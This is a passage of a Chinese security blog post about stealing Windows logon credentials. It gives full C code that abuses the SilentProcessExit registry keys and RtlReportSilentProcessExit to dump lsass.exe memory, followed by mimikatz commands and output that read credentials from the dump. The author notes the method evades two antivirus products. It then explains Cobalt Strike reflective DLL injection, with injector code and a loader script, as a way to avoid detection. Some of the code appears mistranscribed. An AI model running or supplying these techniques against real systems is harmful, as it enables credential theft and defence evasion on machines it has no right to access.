    HANDLE hToken = NULL;
    LUID luid;

    if (!OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES, &hToken)) {
        printf(" - 获取当前进程Token失败 %#X\\n", GetLastError());
        return FALSE;
    }

    if (!LookupPrivilegeValue(NULL, SE_DEBUG_NAME, &luid)) {
        printf(" - Lookup SE_DEBUG_NAME失败 %#X\\n", GetLastError());
        return FALSE;
    }

    TOKEN_PRIVILEGES tokenPriv;
    tokenPriv.PrivilegeCount = 1;
    tokenPriv.Privileges[0].Luid = luid;
    tokenPriv.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    if (!AdjustTokenPrivileges(hToken, FALSE, &tokenPriv, sizeof(tokenPriv), NULL, NULL)) {
        printf(" - AdjustTokenPrivileges 失败: %#X\\n", GetLastError());
        return FALSE;
    }
}
```

```

    }

    return TRUE;
}

BOOL setRelatedRegs(PCWCHAR procName) {

    HKEY hkResSubIFE0 = NULL;
    HKEY hkResSubSPE = NULL;
    DWORD globalFlag = FLG_MONITOR_SILENT_PROCESS_EXIT;
    DWORD reportingMode = MiniDumpWithFullMemory;
    DWORD dumpType = LOCAL_DUMP, retstatus = -1;

    BOOL ret = FALSE;

    PWCHAR subkeyIFE0 = (PWCHAR)malloc(lstrlenW(IFE0_REG_KEY)*2 + lstrlenW(procName)*2 + 5);
    wprintf(subkeyIFE0, L"%ws%ws", IFE0_REG_KEY, procName);
    PWCHAR subkeySPE = (PWCHAR)malloc(lstrlenW(SILENT_PROCESS_EXIT_REG_KEY)*2 + lstrlenW(procName)*2 + 5);
    wprintf(subkeySPE, L"%ws%ws", SILENT_PROCESS_EXIT_REG_KEY, procName);

    printf(" - [DEBUGPRINT] Image_File_Execution_Options: %ws\n", subkeyIFE0);
    printf(" - [DEBUGPRINT] SilentProcessExit: %ws\n", subkeySPE);

    do {
        // 设置 Image File Execution Options\<ProcessName> 下GlobalFlag键值为0x200
        if (ERROR_SUCCESS != (retstatus = RegCreateKey(HKEY_LOCAL_MACHINE, subkeyIFE0, &hkResSubIFE0))) {
            printf(" - 打开注册表项 Image_File_Execution_Options 失败: %#X\n", GetLastError());
            break;
        }
        if (ERROR_SUCCESS != (retstatus = RegSetValueEx(hkResSubIFE0, L"GlobalFlag", 0, REG_DWORD, (const BYTE*)&globalFlag, sizeof(globalFlag)))) {
            printf(" - 设置注册表键 GlobalFlag 键值失败: %#X\n", GetLastError());
            break;
        }
    }

    // 设置 SilentProcessExit\<ProcessName> 下 ReportingMode/LocalDumpFolder/DumpType 三个值

```

```

    if (ERROR_SUCCESS != (retstatus = RegCreateKey(HKEY_LOCAL_MACHINE, subkeySPE, &hkResSubSPE))) {
        printf(" - 打开注册表项 SilentProcessExit 失败: %#X\n", GetLastError());
        break;
    }

    if (ERROR_SUCCESS != (retstatus = RegSetValueEx(hkResSubSPE, L"ReportingMode", 0, REG_DWORD, (const BYTE*)&reportingMode, sizeof(reportingMode)))
        || ERROR_SUCCESS != (retstatus = RegSetValueEx(hkResSubSPE, L"LocalDumpFolder", 0, REG_SZ, (const BYTE*)DUMP_FOLDER, lstrlenW(DUMP_FOLDER)*2))
        || ERROR_SUCCESS != (retstatus = RegSetValueEx(hkResSubSPE, L"DumpType", 0, REG_DWORD, (const BYTE*)&dumpType, sizeof(dumpType)))) {
        printf(" - 设置注册表键 reportingMode|LocalDumpFolder|DumpType 键值失败: %#X\n", GetLastError());
        break;
    }

    printf(" - 注册表设置完成 ... \n");

    ret = TRUE;

} while (FALSE);

free(subkeyIFE0);
free(subkeySPE);
if (hkResSubIFE0)
    CloseHandle(hkResSubIFE0);
if (hkResSubSPE)
    CloseHandle(hkResSubSPE);

return ret;
}

```

```

DWORD getPIdByName(PCWCHAR procName) {

```

```

    HANDLE hProcSnapshot;
    DWORD retPid = -1;
    hProcSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    PROCESSENTRY32W pe;

```

```

    if (INVALID_HANDLE_VALUE == hProcSnapshot) {
        printf(" - 创建快照失败!\n");
    }

```

```
        return -1;
    }
    pe.dwSize = sizeof(PROCESSENTRY32W);
    if (!Process32First(hProcSnapshot, &pe)) {
        printf(" - Process32First Error : %X\n", GetLastError());
        return -1;
    }
    do {
        if (!lstrcmpiW(procName, PathFindFileName(pe.szExeFile))) {
            retPid = pe.th32ProcessID;
        }
    } while (Process32Next(hProcSnapshot, &pe));
    CloseHandle(hProcSnapshot);
    return retPid;
}

INT main() {

    PCWCHAR targetProcName = L"lsass.exe";
    DWORD pid = -1;
    HMODULE hNtMod = NULL;
    fRtlReportSilentProcessExit fnRtlReportSilentProcessExit = NULL;
    HANDLE hLsassProc = NULL;
    NTSTATUS ntStatus = -1;

    if (!EnableDebugPriv()) {
        printf(" - 启用当前进程DEBUG权限失败: %X\n", GetLastError());
        return 1;
    }
    printf(" - 启用当前进程DEBUG权限 OK\n");

    if (!setRelatedRegs(targetProcName)) {
        printf(" - 设置相关注册表键值失败: %X\n", GetLastError());
        return 1;
    }
}
```



```
}

printf(" - 设置相关注册表键值 OK\n");

pid = getPidByName(targetProcName);
if (-1 == pid) {
    printf(" - 获取目标进程pid: %#X\n", pid);
    return 1;
}

printf(" - 获取目标PID: %#X\n", pid);

do
{
    hNtMod = GetModuleHandle(L"ntdll.dll");
    if (!hNtMod) {
        printf(" - 获取NTDLL模块句柄失败\n");
        break;
    }

    printf(" - NTDLL模块句柄: %#X\n", (DWORD)hNtMod);
    fnRtlReportSilentProcessExit = (fRtlReportSilentProcessExit)GetProcAddress(hNtMod, "RtlReportSilentProcessExit");
    if (!fnRtlReportSilentProcessExit) {
        printf(" - 获取API RtlReportSilentProcessExit地址失败\n");
        break;
    }

    printf(" - RtlReportSilentProcessExit地址: %#X\n", (DWORD)fnRtlReportSilentProcessExit);
    hLsassProc = OpenProcess(PROCESS_QUERY_LIMITED_INFORMATION|PROCESS_VM_READ, 0, pid);
    if (!hLsassProc) {
        printf(" - 获取lsass进程句柄失败: %#X\n", GetLastError());
        break;
    }


    printf(" - 获取lsass进程句柄: %#X\n", (DWORD)hLsassProc);

    ntStatus = fnRtlReportSilentProcessExit(hLsassProc, 0);
    printf(" - 结束, 查看c:\\temp\\lsass*.dmp...RET CODE : %#X\n", (DWORD)ntStatus);
```

```
} while (false);

if (hNtMod)
    CloseHandle(hNtMod);
if (fnRtlReportSilentProcessExit)
    CloseHandle(fnRtlReportSilentProcessExit);
if (hLsassProc)
    CloseHandle(hLsassProc);
if (fnRtlReportSilentProcessExit)
    fnRtlReportSilentProcessExit = NULL;

return 0;
}
```



并且成功以离线方式导入读取登录凭据:

```
mimikatz # sekurlsa::logonpasswords full
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz # sekurlsa::minidump C:\temp\lsass.exe-(PID-584)-26066441\lsass.exe-(PID-584).dmp
Switch to MINIDUMP : 'C:\temp\lsass.exe-(PID-584)-26066441\lsass.exe-(PID-584).dmp'
mp'

mimikatz # sekurlsa::logonpasswords full
Opening : 'C:\temp\lsass.exe-(PID-584)-26066441\lsass.exe-(PID-584).dmp' file for minidump...

Authentication Id : 0 ; 628227 (000000000:00099603)
Session           : Interactive from 1
User Name         : Administrator
Domain            : GOD
Logon Server      : OWA
Logon Time        : 2021/9/2 23:37:04
SID               : S-1-5-21-2952760202-1353902439-2381784082-5000 (www.anquanke.com )
```

利用这种方式目前还未被火绒和360进行拦截:




其中进程顺序是lsassdump.exe->svchost.exe (WerSvcGroup)->WerFault.exe, 由运行级别为high的Wefault.exe进行dump文件创建。

## 5.CS模块中的Mimikatz

当目标机器在CS上线时, 如果是管理员权限或者是SYSTEM权限的话, 可以直接使用

```
mimikatz sekurlsa::privilege full
mimikatz sekurlsa::logonpasswords full
```



之前一直有疑惑，在CS中运行Mimikatz获取登录凭据成功，而通过落地文件方式则会直接被杀，因此CS是如何使用Mimikatz的，换句话说难道CS也是通过上传文件的方式来调用Mimikatz的吗？

其实不然，CS采用的是**反射dll模块内存加载**，这个主要实现了cs里的一些功能比如mimikatz，screenshot，sshagent，hashdump等等这些功能全部是由反射dll实现的，Cobalt Strike作者将这些功能拆分成一个个的反射dll在使用时才加载执行

反射dll注入的方式不需要在文件系统存放目标DLL，减少了文件“落地”被删的风险。同时它不需要像常规的DLL注入方式那么套路，因此更容易通过杀软的行为检测。由于反射式注入方式并没有通过LoadLibrary等API来完成DLL的装载，DLL并没有在操作系统中“注册”自己的存在，因此用ProcessExplorer等软件也无法检测出进程加载了该DLL

因为本人对此了解不多，具体可以参考<https://www.heibai.org/176.html>这篇文章

借用这篇文章所说的反射DLL注入的核心思路:

我们不想让DLL文件“落地”，那我们可以在磁盘上存放一份DLL的加密后的版本，然后将其解密之后储存在内存里。我们然后可以用VirtualAlloc和WriteProcessMemory将DLL文件写入目标进程的虚拟空间中。然而，要“加载”一个DLL，我们使用的LoadLibrary函数要求该DLL必须存在于文件系统中。这可怎么办呢。

没错，我们需要抛弃LoadLibrary，自己来实现整个装载过程！我们可以为待注入的DLL添加一个导出函数，ReflectiveLoader，**这个函数实现的功能就是装载它自身**。那么我们只需要将这个DLL文件写入目标进程的虚拟空间中，然后通过DLL的导出表找到这个ReflectiveLoader并调用它，我们的任务就完成了。

于是，我们的任务就转到了编写这个ReflectiveLoader上。由于ReflectiveLoader运行时所在的DLL还没有被装载，它在运行时会受到诸多的限制，例如无法正常使用全局变量等。而且，由于我们无法确认我们究竟将DLL文件写到目标进程哪一处虚拟空间上，所以我们编写的ReflectiveLoader必须是地址无关的。也就是说，ReflectiveLoader中的代码无论处于虚拟空间的哪个位置，它都必须能正确运行。这样的代码被我们称为“地址无关代码”(position-independent code, PIC)。

要实现反射式注入DLL我们需要两个部分，注射器和被注入的DLL。其中，被注入的DLL除了需要导出一个函数ReflectiveLoader来实现对自身的加载之外，其余部分可以正常编写源代码以及编译。而注射器部分只需要将被注入的DLL文件写入到目标进程，然后将控制权转交给这个ReflectiveLoader即可。因此，注射器的执行流程如下：

将待注入DLL读入自身内存(利用解密磁盘上加密的文件、网络传输等方式避免文件落地)

利用VirtualAlloc和WriteProcessMemory在目标进程中写入待注入的DLL文件

利用CreateRemoteThread等函数启动位于目标进程中的ReflectiveLoader

CS中Aggressor Script脚本提供了一些关于反射DLL的接口：<https://cobaltstrike.com/aggressor-script/functions.html#bdllspawn>



# bdllspawn

Spawn a Reflective DLL as a Beacon post-exploitation job.

## Arguments

- \$1 - the id for the beacon. This may be an array or a single ID.
- \$2 - the local path to the Reflective DLL
- \$3 - a parameter to pass to the DLL
- \$4 - a short description of this post exploitation job (shows up in **jobs** output)
- \$5 - how long to block and wait for output (specified in milliseconds)
- \$6 - true/false; use impersonated token when running this post-ex job?

## Notes

This function will spawn an x86 process if the Reflective DLL is an x86 DLL. Likewise, if the Reflective DLL is an x64 DLL, this function will spawn an x64 process.

A well-behaved Reflective DLL follows these rules:

1. Receives a parameter via the reserved DllMain parameter when the DLL\_PROCESS\_ATTACH reason is specified.
2. Prints messages to STDOUT
3. Calls `fflush(stdout)` to flush STDOUT
4. Calls `ExitProcess(0)` when done. This kills the spawned process to host the capability.

## Example (ReflectiveDll.c)

This example is based on [Stephen Fewer's Reflective DLL Injection Project](#):

我们来看一下具体的实现方法:

```
BOOL WINAPI DllMain( HINSTANCE hinstDLL, DWORD dwReason, LPVOID lpReserved ) {  
    BOOL bReturnValue = TRUE;  
    switch( dwReason ) {  
        case DLL_QUERY_HMODULE:  
            if( lpReserved != NULL )  
                *(HMODULE *)lpReserved = hAppInstance;  
            break;  
        case DLL_PROCESS_ATTACH:
```



```
hAppInstance = hinstDLL;

/* print some output to the operator */
if (lpReserved != NULL) {
    printf("Hello from test.dll. Parameter is '%s'\n", (char *)lpReserved);
}
else {
    printf("Hello from test.dll. There is no parameter\n");
}

/* flush STDOUT */
fflush(stdout);

/* we're done, so let's exit */
ExitProcess(0);
break;
case DLL_PROCESS_DETACH:
case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
    break;
}
return bReturnValue;
}
```

这是该DLL的主函数，程序通过DLLMain函数的lpReserved来当做参数传递，我们进一步跟进这个反射DLL的项目中查看代码:

```

// check if the library has a ReflectiveLoader...
dwReflectiveLoaderOffset = GetReflectiveLoaderOffset( lpBuffer );
if( !dwReflectiveLoaderOffset )
    break;

// alloc memory (RWX) in the host process for the image...
lpRemoteLibraryBuffer = VirtualAllocEx( hProcess, NULL, dwLength, MEM_RESERVE|MEM_COMMIT, PAGE_EXECUTE_READWRITE );
if( !lpRemoteLibraryBuffer )
    break;

// write the image into the host process...
if( !WriteProcessMemory( hProcess, lpRemoteLibraryBuffer, lpBuffer, dwLength, NULL ) )
    break;

// add the offset to ReflectiveLoader() to the remote library address...
lpReflectiveLoader = (LPTHREAD_START_ROUTINE)( (ULONG_PTR)lpRemoteLibraryBuffer + dwReflectiveLoaderOffset );

// create a remote thread in the host process to call the ReflectiveLoader!
hThread = CreateRemoteThread( hProcess, NULL, 1024*1024, lpReflectiveLoader, lpParameter, (DWORD)NULL, &dwThreadId );
} while( 0 );

```

创建远程线程来调用ReflectLoader

安全客 ( www.anquanke.com )

和之前分析的一样，先判断该DLL是否存在ReflectiveLoader这个导出函数后，利用VirtualAlloc和WriteProcessMemory在目标进程中写入待注入的DLL文件，最后利用CreateRemoteThread函数来启动进程中的ReflectiveLoader




这里为了说明和突出反射DLL注入的效果，我们使用作者的项目编译好DLL后可以写一个简单的演示cna:

```

alias reflective_dll {
    bdllspawn($1, script_resource("reflective_dll.dll"), $2, "test dll", 5000, false);
}

```

将其放在同一目录下，然后CS加载写好的cna

 reflective\_dll.cna  
 reflective\_dll.dll  
 reflective\_dll.x64.dll



而在CS中Mimikatz也是通过该方式调用，因此避免了文件落地而且同样达到了免杀的目的，并且经过测试在DLL主函数中执行system命令也同样不会被拦截:

```
//
BOOL WINAPI DllMain( HINSTANCE hinstDLL, DWORD dwReason, LPVOID lpReserved )
{
    BOOL bReturnValue = TRUE;
    switch( dwReason )
    {
        case DLL_QUERY_HMODULE:
            if( lpReserved != NULL )
                *(HMODULE *)lpReserved = hAppInstance;
            break;
        case DLL_PROCESS_ATTACH:
            hAppInstance = hinstDLL;
            MessageBoxA( NULL, "Hello from DllMain!", "hacked by ", MB_OK );
            system("calc.exe");
            break;
        case DLL_PROCESS_DETACH:
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
            break;
    }
}
```

安全客 ( www.anquanke.com )

#### 参考文章:

<https://modexp.wordpress.com/2019/08/30/minidumpwritedump-via-com-services-dll/>

<https://www.archcloudlabs.com/projects/dumping-memory-with-av/>

<https://lengjibo.github.io/nod32-bypass/>

<https://3gstudent.github.io/MiniDumpWriteDump-via-COM+-Services-DLL-%E7%9A%84%E5%88%A9%E7%94%A8%E6%B5%8B%E8%AF%95>

<https://cobaltstrike.com/aggressor-script/functions.html#bdllload>

本文由 **Crispr** 原创发布

转载, 请参考 [转载声明](#), 注明出处: <https://www.anquanke.com/post/id/252552>

安全客 - 有思想的安全新媒体

windows安全